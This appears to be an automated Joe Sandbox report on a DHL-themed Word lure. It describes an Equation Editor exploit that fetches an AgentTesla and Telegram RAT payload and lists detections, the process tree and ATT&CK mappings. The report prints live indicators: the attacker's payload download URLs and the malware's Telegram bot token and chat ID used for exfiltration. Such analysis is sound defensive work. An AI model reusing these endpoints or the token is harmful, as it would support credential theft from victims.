ID: 679368
Sample Name: DHL_AWB.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:35:06
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

DHL_AWB.docx


Overview

General Information

Sample Name:	DHL_AWB.docx
Analysis ID:	679368
MD5:	aaea73067b3401.
SHA1:	a1cf21c352a13b…
SHA256:	c7351eddf1e255..
Tags:	doc
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Sigma detected: File Dropped By EQ…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Tries to detect sandboxes and other…
- Office equation editor starts process…
- Shellcode detected
- Yara detected Generic Downloader

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2924 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2440 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2192 cmdline: "C:\Users\Public\vbc.exe" MD5: DD7507C4B13050E9A433A7BD70F7591F)
    - vbc.exe (PID: 1708 cmdline: C:\Users\Public\vbc.exe MD5: DD7507C4B13050E9A433A7BD70F7591F)
    - vbc.exe (PID: 2644 cmdline: C:\Users\Public\vbc.exe MD5: DD7507C4B13050E9A433A7BD70F7591F)
    - vbc.exe (PID: 980 cmdline: C:\Users\Public\vbc.exe MD5: DD7507C4B13050E9A433A7BD70F7591F)
    - vbc.exe (PID: 512 cmdline: C:\Users\Public\vbc.exe MD5: DD7507C4B13050E9A433A7BD70F7591F)
    - vbc.exe (PID: 2384 cmdline: C:\Users\Public\vbc.exe MD5: DD7507C4B13050E9A433A7BD70F7591F)
- EXCEL.EXE (PID: 2456 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EXCEL.EXE (PID: 2868 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot1900392974:AAEB_yGGlWksNcNC4Dg08OgUSlmDON2w098/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1952161154",
  "Chat URL": "https://api.telegram.org/bot1900392974:AAEB_yGGlWksNcNC4Dg08OgUSlmDON2w098/sendDocument"
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc_200[1].doc	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0x1b47:$obj2: \objdata • 0x1b68:$obj2: \objdata • 0x1fb5:$obj3: \objupdate
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\694BA9C1.doc	INDICATOR_RTF_MalVer_Objects	Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents.	ditekSHen	• 0x1b47:$obj2: \objdata • 0x1b68:$obj2: \objdata • 0x1fb5:$obj3: \objupdate

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.967107263.0000000002446000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000A.00000002.966356766.00000000021F1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x69cb7:$a3: MailAccountConfiguration • 0x9fed7:$a3: MailAccountConfiguration • 0x69cd0:$a5: SmtpAccountConfiguration • 0x9fef0:$a5: SmtpAccountConfiguration • 0x69c97:$a8: set_BindingAccountConfiguration • 0x9feb7:$a8: set_BindingAccountConfiguration • 0x68bea:$a11: get_securityProfile • 0x9ee0a:$a11: get_securityProfile • 0x68a8b:$a12: get_useSeparateFolderTree • 0x9ecab:$a12: get_useSeparateFolderTree • 0x6a3fa:$a13: get_DnsResolver • 0xa061a:$a13: get_DnsResolver • 0x68e9a:$a14: get_archivingScope • 0x9f0ba:$a14: get_archivingScope • 0x68cc2:$a15: get_providerName • 0x9eee2:$a15: get_providerName • 0x6b3e5:$a17: get_priority • 0xa1605:$a17: get_priority • 0x6a9b9:$a18: get_advancedParameters • 0xa0bd9:$a18: get_advancedParameters • 0x69dd1:$a19: get_disabledByRestriction

Click to see the 4 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.vbc.exe.331cbe8.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
10.2.vbc.exe.331cbe8.10.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
10.2.vbc.exe.331cbe8.10.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x2efaa:$s1: get_kbok • 0x2f8de:$s2: get_CHoo • 0x30539:$s3: set_passwordIsSet • 0x2edae:$s4: get_enableLog • 0x33501:$s8: torbrowser • 0x31edd:$s10: logins • 0x317ab:$s11: credential • 0x2e187:$g1: get_Clipboard • 0x2e195:$g2: get_Keyboard • 0x2e1a2:$g3: get_Password • 0x2f78c:$g4: get_CtrlKeyDown • 0x2f79c:$g5: get_ShiftKeyDown • 0x2f7ad:$g6: get_AltKeyDown

Source	Rule	Description	Author	Strings
10.2.vbc.exe.331cbe8.10.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2f4ef:$a3: MailAccountConfiguration • 0x2f508:$a5: SmtpAccountConfiguration • 0x2f4cf:$a8: set_BindingAccountConfiguration • 0x2e422:$a11: get_securityProfile • 0x2e2c3:$a12: get_useSeparateFolderTree • 0x2fc32:$a13: get_DnsResolver • 0x2e6d2:$a14: get_archivingScope • 0x2e4fa:$a15: get_providerName • 0x30c1d:$a17: get_priority • 0x301f1:$a18: get_advancedParameters • 0x2f609:$a19: get_disabledByRestriction • 0x2e099:$a20: get_LastAccessed • 0x2e76c:$a21: get_avatarType • 0x30308:$a22: get_signaturePresets • 0x2edae:$a23: get_enableLog • 0x2e577:$a26: set_accountName • 0x30753:$a27: set_InternalServerPort • 0x2da21:$a28: set_bindingConfigurationUID • 0x302ce:$a29: set_IdnAddress • 0x30ad1:$a30: set_GuidMasterKey • 0x2e5d2:$a31: set_username
10.2.vbc.exe.32e69c8.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 21 entries				

Sigma Signatures

Exploits

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

Yara detected Generic Downloader

System Summary

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Persistence and Installation Behavior

Contains an external reference to another file

Boot Survival

Drops PE files to the user root directory

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information

Yara detected Telegram RAT

Yara detected AgentTesla

Remote Access Functionality

Yara detected Telegram RAT


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 1 Process Injection	1 1 1 Masquerading	OS Credential Dumping	2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Scripting	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Timestomp	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL_AWB.docx	23%	Virustotal		Browse
DHL_AWB.docx	29%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	100%	Avira	TR/AD.AgentTesla.qwkzk	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\694BA9C1.doc	100%	Avira	HEUR/Rtf.Malformed	
C:\Users\Public\vbc.exe	100%	Avira	TR/AD.AgentTesla.qwkzk	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{61C0FE69-632E-42B0-9EAB-CB8720AB2605}.tmp	100%	Avira	EXP/CVE-2017-11882.Gen	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc_200[1].doc	100%	Avira	HEUR/Rtf.Malformed	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{61C0FE69-632E-42B0-9EAB-CB8720AB2605}.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	31%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	92%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	31%	Metadefender		Browse
C:\Users\Public\vbc.exe	92%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://198.23.207.54/shp/doc_200.doc	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://198.23.207.54/200/vbc.exehhC:	0%	Avira URL Cloud	safe	
http://198.23.207.54/200/vbc.exej	0%	Avira URL Cloud	safe	
http://198.23.207.54/200/vbc.exe	0%	Avira URL Cloud	safe	
http://198.23.207.54/shp/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.23.207.54/shp/doc_200.doc	true	• Avira URL Cloud: safe	unknown
http://198.23.207.54/200/vbc.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://198.23.207.54/200/vbc.exehhC:	EQNEDT32.EXE, 00000009.00000002.941922174.000000000091F000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://198.23.207.54/200/vbc.exej	EQNEDT32.EXE, 00000009.00000002.942263460.0000000003640000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://198.23.207.54/shp/	shp on 198.23.207.54.url.0.dr	true	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot1900392974:AAEB_yGGIWksNcNC4Dg08OgUSlmDON2w098/	vbc.exe, 0000000A.00000002.967422759.00000000032AE000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.23.207.54	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679368
Start date and time: 05/08/202216:35:06	2022-08-05 16:35:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL_AWB.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@16/25@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed

HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe, svchost.exe
- TCP Packets have been reduced to 100
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtEnumerateValueKey calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:36:32	API Interceptor	76x Sleep call for process: EQNEDT32.EXE modified
16:36:36	API Interceptor	77x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

Size (bytes):	131072
Entropy (8bit):	0.2832855663751045
Encrypted:	false
SSDEEP:	96:K6LXY7uRttMUpBtjpBtLESXTpBtZypBtZXH:Nk7ubpPpjXTp8pB
MD5:	A42CD2601E8DA8AA1FD892A7397AC7D4
SHA1:	99C922D4F9F52DF874419253753AB0761FEFF1E7
SHA-256:	0A65B4B7E9955419EBC6E55BACB326FFFEF13009BFB1AA8535100468988A6A24
